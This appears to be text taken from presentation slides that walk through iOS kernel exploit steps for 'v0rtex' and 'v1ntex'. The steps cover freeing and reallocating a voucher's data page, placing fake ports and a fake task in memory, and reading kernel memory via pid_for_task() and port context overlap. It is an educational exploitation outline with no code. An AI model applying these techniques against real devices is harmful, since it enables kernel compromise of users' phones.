
This is done by freeing
and reallocating the
data page where
TARGET-voucher
resides



v1ntex exploit

14. Allocate more data, but this time fake ports!

We allocate whole pages and put the fake port at the beginning of the page because we aligned the pointer




vOrtex kread

- Have a fake port pointing to a fake task, which also resides in data buffer
- Have the faketask **task_bsd_info** member overlap with fakeport **context** member
- Use **pid_for_task()** to dereference **task_bsd_info** and read 32bit
- Use (custom) **port_set_context()** function to modify **context** from userland without buffer reallocation
- BUT: **port_set_context()** requires RECV_RIGHT which we don't have here :(


v1ntex kread

- Make the fakeports kobj overlap with a real ipc_port where we have RECV_RIGHT
- We can set **context** member of that port and do the same trick
- Only other constraint: kobj refcount needs to be != 0
 - Can we satisfy that?

v1ntex exploit



v1ntex exploit

